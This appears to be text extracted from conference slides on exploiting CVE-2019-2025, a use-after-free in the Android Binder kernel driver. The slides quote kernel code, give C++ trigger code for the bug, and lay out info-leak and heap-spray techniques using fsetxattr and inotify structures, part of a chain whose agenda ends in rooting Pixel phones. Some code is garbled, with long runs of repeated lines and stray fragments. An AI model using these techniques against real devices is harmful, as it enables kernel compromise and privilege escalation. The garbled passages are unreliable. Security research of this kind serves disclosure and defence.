359         buffer = rb_entry(best_fit, struct binder_buffer, rb_node);
360         buffer_size = binder_alloc_buffer_size(alloc, buffer);
361     }
362 }
```

- How does the allocating job work?
 - Traverse the “free_buffers” red-black tree to find the “best_fit”

The Baits

```
330 struct binder_buffer *binder_alloc_new_buf_locked(struct binder_alloc *alloc,
331         size_t data_size,
332         size_t offsets_size,
333         size_t extra_buffers_size,
334         int is_async)
335 {
336     struct rb_node *n = alloc->free_buffers.rb_node;
337     struct binder_buffer *buffer;
338     ...
339     while (n) {
340         buffer = rb_entry(n, struct binder_buffer, rb_node);
341         ...
342     }
343     ...
344     if (n == NULL) {
345         buffer = rb_entry(best_fit, struct binder_buffer, rb_node);
346         buffer_size = binder_alloc_buffer_size(alloc, buffer);
347     }
348     ...
349     if (buffer_size != size) {
350         struct binder_buffer *new_buffer;
351         ...
352         new_buffer = kzalloc(sizeof(*buffer), GFP_KERNEL);
353         if (!new_buffer) {
354             pr_err("%s: %d failed to alloc new buffer struct\n",
355                 __func__, alloc->pid);
356             goto err_alloc_buf_struct_failed;
357         }
358         new_buffer->data = (u8 *)buffer->data + size;
359         list_add(&new_buffer->entry, &buffer->entry);
360         new_buffer->free = 1;
361         binder_insert_free_buffer(alloc, new_buffer);
362     }
363 }
```

```
64 static size_t binder_alloc_buffer_size(struct binder_alloc *alloc,
65         struct binder_buffer *buffer)
66 {
67     if (list_is_last(&buffer->entry, &alloc->buffers))
68         return (u8 *)alloc->buffer +
69             alloc->buffer_size - (u8 *)buffer->data;
70     return (u8 *)binder_buffer_next(buffer)->data - (u8 *)buffer->data;
71 }
```

- How does the allocating job work?
 - Traverse the “free_buffers” red-black tree to find the “best_fit”
 - Allocate one if “buffer_size != size”

The Baits

```
574 static void binder_free_buf_locked(struct binder_alloc *alloc,
575 struct binder_buffer *buffer)
576 {
577     size_t size, buffer_size;
578
579     buffer_size = binder_alloc_buffer_size(alloc, buffer);
580     ...
607     rb_erase(&buffer->rb_node, &alloc->allocated_buffers);
608     buffer->free = 1;
609     if (!list_is_last(&buffer->entry, &alloc->buffers)) {
610         struct binder_buffer *next = binder_buffer_next(buffer);
611
612         if (next->free) {
613             rb_erase(&next->rb_node, &alloc->free_buffers);
614             binder_delete_free_buffer(alloc, next);
615         }
616     }
617     if (alloc->buffers.next != &buffer->entry) {
618         struct binder_buffer *prev = binder_buffer_prev(buffer);
619
620         if (prev->free) {
621             binder_delete_free_buffer(alloc, buffer);
622             rb_erase(&prev->rb_node, &alloc->free_buffers);
623             buffer = prev;
624         }
625     }
626     binder_insert_free_buffer(alloc, buffer);
627 }
```

```
528 static void binder_delete_free_buffer(struct binder_alloc *alloc,
529 struct binder_buffer *buffer)
530 {
531     struct binder_buffer *prev, *next = NULL;
532     ...
570     list_del(&buffer->entry);
571     kfree(buffer);
572 }
```


- How does freeing job work?
 - Keep the prev one, actually call kfree() in binder_delete_free_buffer()

The Baits

- How to trigger this vulnerability stably?
 - step 1: continuously request server process

```
#define BAIT XXX
const uint8_t *gdataArray[BAIT];
Parcel dataArray[BAIT], replyArray[BAIT];
//Avoid the reply data to be released by "~Parcel()"
for (int i = 0; i < BAIT; i++)
{
    dataArray[i].writeInterfaceToken(String16("android.media.IMediaPlayer"));
    IInterface::asBinder(player)->transact(GET_PLAYBACK_SETTINGS, \
    dataArray[i], &replyArray[i], 0);
    gdataArray[i] = replyArray[i].data();
}
...


```



Note: size, also the reply data size

The Baits

- How to trigger this vulnerability stably?
 - step 2: free in the reverse order



Agenda

- The CVE-2019-2025
 - IPC through Binder driver
 - The imperfect protection of the “binder_buffer” object
 - The “all-round vulnerability” in theoretically
- Theory to Practice
 - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
 - The Baits: how to trigger this vulnerability stably
 - **Info leaks**
 - Heap spraying skills
 - How to arbitrary write with arbitrary data
 - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
 - Attack the “f_cred” to ROOT directly
 - KSMA Attack
- Conclusion

Info leaks

```
struct binder_buffer {
    struct list_head    entry;          /* 0 16 */
    struct rb_node      rb_node;        /* 16 24 */
    unsigned int        free:1;         /* 40:31 4 */
    unsigned int        allow_user_free:1; /* 40:30 4 */
    unsigned int        async_transaction:1; /* 40:29 4 */
    unsigned int        free_in_progress:1; /* 40:28 4 */
    unsigned int        debug_id:28;    /* 40: 0 4 */

    /* XXX 4 bytes hole, try to pack */

    struct binder_transaction * transaction; /* 48 8 */
    struct binder_node * target_node; /* 56 8 */
    /* --- cacheline 1 boundary (64 bytes) --- */
    size_t data_size; /* 64 8 */
    size_t offsets_size; /* 72 8 */
    size_t extra_buffers_size; /* 80 8 */
    void * data; /* 88 8 */

    /* size: 96, cachelines: 2, members: 13 */
    /* sum members: 92, holes: 1, sum holes: 4 */
    /* last cacheline: 32 bytes */
};
```

- target_node will be set to null pointer
- data_size/offsets_size are available

What about the “data”?

```
2921 static void binder_transaction(struct binder_proc *proc,
2922                               struct binder_thread *thread,
2923                               struct binder_transaction_data *tr, int reply,
2924                               binder_size_t extra_buffers_size)
```

```
2925 {
2926     int ret;
2927     struct binder_transaction *t;
2928     struct binder_work *tcomplete;
```

```
3161 t->buffer = binder_alloc_new_buf(&target_proc->alloc, tr->data_size,
3162                                 tr->offsets_size, extra_buffers_size,
3163                                 !reply && (t->flags & TF_ONE_WAY));
```

```
3175 t->buffer->allow_user_free = 0;
3176 t->buffer->debug_id = t->debug_id;
3177 t->buffer->transaction = t;
3178 t->buffer->target_node = target_node;
```

Info leaks

```
2921 static void binder_transaction(struct binder_proc *proc,
2922                               struct binder_thread *thread,
2923                               struct binder_transaction_data *tr, int reply,
2924                               binder_size_t extra_buffers_size)
2925 {
2926     int ret;
2927     struct binder_transaction *t;
2928     ...
3161     t->buffer = binder_alloc_new_buf(&target_proc->alloc, tr->data_size,
3162                                     tr->offsets_size, extra_buffers_size,
3163                                     !reply && (t->flags & TF_ONE_WAY));
3164     ...
3184     if (copy_from_user(t->buffer->data, (const void __user *) (uintptr_t)
3185                       tr->data.ptr.buffer, tr->data_size)) {
3186         binder_user_error("%d:%d got transaction with invalid data ptr\n",
3187                           proc->pid, thread->pid);

```

t->buffer->data should be a writable address!

Info leaks

```
struct binder_buffer {
    struct list_head    entry;           /* 0 16 */
    struct rb_node      rb_node;        /* 16 24 */
    unsigned int        free:1;         /* 40:31 4 */
    unsigned int        allow_user_free:1; /* 40:30 4 */
    unsigned int        async_transaction:1; /* 40:29 4 */
    unsigned int        free_in_progress:1; /* 40:28 4 */
    unsigned int        debug_id:28;    /* 40: 0 4 */

    /* XXX 4 bytes hole, try to pack */

    struct binder_transaction * transaction; /* 48 8 */
    struct binder_node * target_node; /* 56 8 */
    /* --- cacheline 1 boundary (64 bytes) --- */
    size_t data_size; /* 64 8 */
    size_t offsets_size; /* 72 8 */
    size_t extra_buffers_size; /* 80 8 */
    void * data; /* 88 8 */

    /* size: 96, cachelines: 2, members: 13 */
    /* sum members: 92, holes: 1, sum holes: 4 */
    /* last cacheline: 32 bytes */
};
```

1. One of them could leak key kernel info

AND

2. Writable address, and no crash after being written

This makes it more difficult!

- Bypass the check of “t->buffer->data” in copy_from_user()

```
arch/arm64/include/asm/uaccess.h
```

```
443 static inline unsigned long __must_check copy_from_user(void *to, const void __user *from, unsigned long n)
444 {
445     unsigned long res = n;
446     kasan_check_write(to, n);
447     check_object_size(to, n, false);
448
449     if (access_ok(VERIFY_READ, from, n)) {
450         res = __arch_copy_from_user(to, from, n);
451     }
452     if (unlikely(res))
453         memset(to + (n - res), 0, res);
454     return res;
455 }
```

- Bypass the check of “t->buffer->data” in copy_from_user()
check_object_size() → __check_object_size ()

mm/usercopy.c

```
265 void __check_object_size(const void *ptr, unsigned long n, bool to_user)
266 {
267     const char *err;
268
269     /* Skip all tests if size is zero. */
270     if (!n)
271         return;
272
273     /* Check for invalid addresses. */
274     err = check_bogus_address(ptr, n);
275     if (err)
276         goto report;
277
278     ...
279     #ifdef CONFIG_DEBUG_USER_COPY
280     if (!to_user)
281         goto report;
282     #endif
283
284     if (!to_user)
285         goto report;
286
287     if (!to_user)
288         goto report;
289
290     if (!to_user)
291         goto report;
292
293     if (!to_user)
294         goto report;
295
296     if (!to_user)
297         goto report;
298
299     if (!to_user)
300         goto report;
301
302     if (!to_user)
303         goto report;
304
305     if (!to_user)
306         goto report;
307
308     if (!to_user)
309         goto report;
310
311     if (!to_user)
312         goto report;
313
314     if (!to_user)
315         goto report;
316
317 report:
318     report_usercopy(ptr, n, to_user, err);
319 }
```

Info leaks

```
arch/arm64/include/asm/uaccess.h
443 static inline unsigned long __must_check copy_from_user(void *to, const void __user *from, unsigned long n)
444 {
...
449 if (access_ok(VERIFY_READ, from, n)) {
450     res = __arch_copy_from_user(to, from, n);
451 }
452 if (unlikely(res))
453     memset(to + (n - res), 0, res);
454 return res;
455 }
```

```
arch/arm64/lib/copy_from_user.S
22 /*
23  * Copy from user space to a kernel buffer (alignment handled by the
24  * hardware)
25  * Parameters:
26  * x0 - to
27  * x1 - from
28  * x2 - n
29  * Returns:
30  * x0 - bytes not copied
31  */
...
65 end.req x5
66 ENTRY(__arch_copy_from_user)
67 uaccess_enable_not_uao x3, x4, x5
68 add end, x0, x2
```

```
2921 static void binder_transaction(struct binder_proc *proc,
2922     struct binder_thread *thread,
2923     struct binder_transaction_data *tr, int reply,
2924     binder_size_t extra_buffers_size)
2925 {
2926     int ret;
2927     struct binder_transaction *t;
...
3184 if (copy_from_user(t->buffer->data, (const void __user *) (uintptr_t)
3185     tr->data.ptr.buffer, tr->data_size)) {
3186     binder_user_error("%d:%d got transaction with invalid data ptr\n",
3187         proc->pid, thread->pid);
3188     return_error = BR_FAILED_REPLY;
3189     return_error_param = -EFAULT;
3190     return_error_line = __LINE__;
3191     goto err_copy_data_failed;
3192 }
```

Will not go to error branch!

Info leaks

```
2921 static void binder_transaction(struct binder_proc *proc,
2922                               struct binder_thread *thread,
2923                               struct binder_transaction_data *tr, int reply,
2924                               binder_size_t extra_buffers_size)
2925 {
2926     int ret;
2927     struct binder_transaction *t;
2928     ...
3161 t->buffer = binder_alloc_new_buf(&target_proc->alloc, tr->data_size,
3162                                  tr->offsets_size, extra_buffers_size,
3163                                  !reply && (t->flags & TF_ONE_WAY));
2929     ...
3184 if (copy_from_user(t->buffer->data, (const void __user *) (uintptr_t)
3185                  tr->data.ptr.buffer, tr->data_size)) {
3186     binder_user_error("%d:%d got transaction with invalid data ptr\n",
3187                      proc->pid, thread->pid);
3188     ...
330 struct binder_buffer *binder_alloc_new_buf_locked(struct binder_alloc *alloc,
331                                                     size_t data_size,
332                                                     size_t offsets_size,
333                                                     size_t extra_buffers_size,
334                                                     int is_async)
335 {
336     struct rb_node *n = alloc->free_buffers.rb_node;
337     ...
351     data_offsets_size = ALIGN(data_size, sizeof(void *)) +
352                          ALIGN(offsets_size, sizeof(void *));
338     ...
360     size = data_offsets_size + ALIGN(extra_buffers_size, sizeof(void *));
339     ...
375     /* Pad 0-size buffers so they get assigned unique addresses */
376     size = max(size, sizeof(void *));
340     ...
}
```

Could still return a valid
"struct binder_buffer" object
when "tr->data_size" is zero

```
351 data_offsets_size = ALIGN(data_size, sizeof(void *)) +
352                      ALIGN(offsets_size, sizeof(void *));
360 size = data_offsets_size + ALIGN(extra_buffers_size, sizeof(void *));
375 /* Pad 0-size buffers so they get assigned unique addresses */
376 size = max(size, sizeof(void *));
```


- Bypass the check of “t->buffer->data” in copy_from_user()

```
frameworks/av/media/libmedia/IMediaPlayer.cpp
621 IMPLEMENT_META_INTERFACE(MediaPlayer, "android.media.IMediaPlayer");
622
623 // -----
624
625 status_t BnMediaPlayer::onTransact(
626     uint32_t code, const Parcel& data, Parcel* reply, uint32_t flags)
627 {
628     switch (code) {
629         case DISCONNECT: {
630             CHECK_INTERFACE(IMediaPlayer, data, reply);
631             disconnect();
632             return NO_ERROR;
633         } break;
634
635         ...
636
637         default:
638             return BBinder::onTransact(code, data, reply, flags);
639     }
640 }
641 }
```

Return directly, nothing written to “reply”

Info leaks

- How to find a suitable heap spraying structure in the vast amount of codes

```
struct binder_buffer {
    struct list_head    entry;           /* 0 16 */
    struct rb_node      rb_node;        /* 16 24 */
    unsigned int        free:1;         /* 40:31 4 */
    unsigned int        allow_user_free:1; /* 40:30 4 */
    unsigned int        async_transaction:1; /* 40:29 4 */
    unsigned int        free_in_progress:1; /* 40:28 4 */
    unsigned int        debug_id:28;    /* 40: 0 4 */

    /* XXX 4 bytes hole, try to pack */

    struct binder_transaction * transaction; /* 48 8 */
    struct binder_node * target_node; /* 56 8 */
    /* --- cacheline 1 boundary (64 bytes) --- */
    size_t data_size; /* 64 8 */
    size_t offsets_size; /* 72 8 */
    size_t extra_buffers_size; /* 80 8 */
    void * data; /* 88 8 */


    /* size: 96, cachelines: 2, members: 13 */
    /* sum members: 92, holes: 1, sum holes: 4 */
    /* last cacheline: 32 bytes */
};
```

1. One of them could leak key kernel info

2. ~~Writable address, and no crash after being written~~

It's much easier now, could be more?

- How to find a suitable heap spraying structure in the vast amount of codes
Processing Computer Problems in the Computer Way



```
use_x = False
use_y = False
use_z = True
```

Agenda

- The CVE-2019-2025
 - IPC through Binder driver
 - The imperfect protection of the “binder_buffer” object
 - The “all-round vulnerability” in theoretically
- Theory to Practice
 - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
 - The Baits: how to trigger this vulnerability stably
 - Info leaks
 - **Heap spraying skills**
 - How to arbitrary write with arbitrary data
 - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
 - Attack the “f_cred” to ROOT directly
 - KSMA Attack
- Conclusion

Heap spraying skills: guard heap spray

It's very time-consuming to find an available heap spraying structure:

1. Require no permissions
2. bypass checks
3. most of all, it can leak what we want

But, sadly if we can not control its life-cycle, it may cause many problems!


```
    "ERROR_Z":  
        use_x = False  
        use_y = False  
        use_z = True
```

Heap spraying skills: guard heap spray

So is there an effective method to turn the life-cycle from uncontrollable into controllable ?

Lets start from the “kzalloc()” and “kmalloc()”

Object A




↓ Released

kmalloc()




Object B



Object B may need less than given. That's will be even better if the life-cycle of Object B can be controlled by us!

Heap spraying skills: guard heap spray



Heap spraying skills: guard heap spray

- Guard heap spray example
 - Write wanted data by `fsetxattr()`
 - Using “`struct inotify_event_info`” to guard the data of the unexpected released buffer

(1) Call `fsetxattr()` to write wanted data to unexpected released “`struct binder_buffer`” object

(2) Do guard heap spray by using structures whose life-cycle are controllable

```
use_x = False
use_y = False
use_z = True
```


Heap spraying skills: guard heap spray

- Guard heap spray example
 - Write wanted data by calling `fsetxattr()`

Using `sys_fsetxattr()` instead of `sys_setxattr()`

```
include/linux/syscalls.h
427 asmlinkage long sys_setxattr(const char __user *path, const char __user *name,
428                             const void __user *value, size_t size, int flags);
429 asmlinkage long sys_lsetxattr(const char __user *path, const char __user *name,
430                              const void __user *value, size_t size, int flags);
431 asmlinkage long sys_fsetxattr(int fd, const char __user *name,
432                              const void __user *value, size_t size, int flags);
```

`sys_setxattr()`:

`path_setxattr()`->`user_path_at()`->`user_path_at_empty()`->`filename_lookup()`->`path_init()`...
long journey... and also allocate another size 128 slab object when creating node for the "path"

`sys_fsetxattr()`:

`fdget()`->`__fdget()`->`__fget_light()`

Heap spraying skills: guard heap spray

- Guard heap spray example
 - Write wanted data by calling `fsetxattr()`

msm/fs/xattr.c

```
414 static long
415 setxattr(struct dentry *d, const char __user *name, const void __user *value,
416         size_t size, int flags)
417 {
418     int error;
419     void *kvalue = NULL;
420     ...
431     if (size) {
432         if (size > XATTR_SIZE_MAX)
433             return -E2BIG;
434         kvalue = kmalloc(size, GFP_KERNEL | __GFP_NOWARN);
435         ...
440         if (copy_from_user(kvalue, value, size)) {
441             error = -EFAULT;
442             goto out;
443         }
444         ...
454 }
```

Heap spraying skills: guard heap spray

- Guard heap spray example
 - Write wanted data by fsetxattr()
 - Using “struct inotify_event_info” to guard the unexpected buffer

```
struct inotify_event_info {
    struct fsnotify_event    fse;           /* 0 32 */
    int                     wd;           /* 32 4 */
    u32                     sync_cookie;  /* 36 4 */
    int                     name_len;     /* 40 4 */
    char                    name[0];      /* 44 0 */

    /* size: 48, cachelines: 1, members: 5 */
    /* padding: 4 */
    /* last cacheline: 48 bytes */
};
```

fs/notify/inotify/inotify_fsnotify.c

```
65 int inotify_handle_event(struct fsnotify_group *group,
```

```
69     u32 mask, void *data, int data_type,
70     const unsigned char *file_name, u32 cookie)
71 {
```

```
76 int len = 0;
77 int alloc_len = sizeof(struct inotify_event_info);
```

```
99 event = kmalloc(alloc_len, GFP_KERNEL);
```

The life-cycle of the “event” is controllable

Heap spraying skills

```
msm/fs/xattr.c
414 static long
415 setattr(struct dentry *d, const char __user *name, const void __user *value,
416         size_t size, int flags)
417 {
418     int error;
419     void *kvalue = NULL;
420     ...
431     if (size) {
422         ...
434         kvalue = kmalloc(size, GFP_KERNEL | __GFP_NOWARN);
425         ...
440         if (copy_from_user(kvalue, value, size)) {
441             error = -EFAULT;
442             goto out;
443         }
426         ...
450     out:
451         kfree(kvalue);
452         ...
453     return error;
454 }
```

```
fsetattr(fd, "user.x", buffer, size, /*flags*/0);
```

Adjust these two parameters
according to different purposes

Eg:

```
fsetattr(fd, "user.x", NULL, 4, /*flags*/0);
fsetattr(fd, "user.x", buffer, size, /*flags*/0);
```


Heap spraying skills: bullet spray

- Heap spray skills
size 128 objects are frequently used!

Find heap spraying structure around
the Binder driver context

```
2921 static void binder_transaction(struct binder_proc *proc,  
2922     struct binder_thread *thread,  
2923     struct binder_transaction_data *tr, int reply,  
2924     binder_size_t extra_buffers_size)
```

```
2925 {
```

```
2926     int ret;
```

```
2927     struct binder_transaction *t;
```

```
...
```

```
3099     /* TODO: reuse incoming transaction for reply */
```

```
3100     t = kzalloc(sizeof(*t), GFP_KERNEL);
```

```
...
```

```
3144     t->sender_euid = task_euid(proc->tsk);
```

```
3145     t->to_proc = target_proc;
```

```
3146     t->to_thread = target_thread;
```

```
3147     t->code = tr->code;
```

```
3148     t->flags = tr->flags;
```

```
struct binder_transaction {  
    int                debug_id;                /* 0 4 */  
    ...  
    struct binder_proc * to_proc;                /* 48 8 */  
    struct binder_thread * to_thread;            /* 56 8 */  
    /* --- cacheline 1 boundary (64 bytes) --- */  
    struct binder_transaction * to_parent;        /* 64 8 */  
    unsigned int        need_reply:1;            /* 72:31 4 */  
    ...  
    struct binder_buffer * buffer;                /* 80 8 */  
    unsigned int        code;                    /* 88 4 */  
    unsigned int        flags;                   /* 92 4 */  
    struct binder_priority priority;              /* 96 8 */  
    ...  
    /* size: 128, cachelines: 2, members: 16 */  
    /* sum members: 113, holes: 3, sum holes: 11 */  
    /* bit holes: 1, sum bit holes: 31 bits */  
    /* padding: 4 */  
};
```

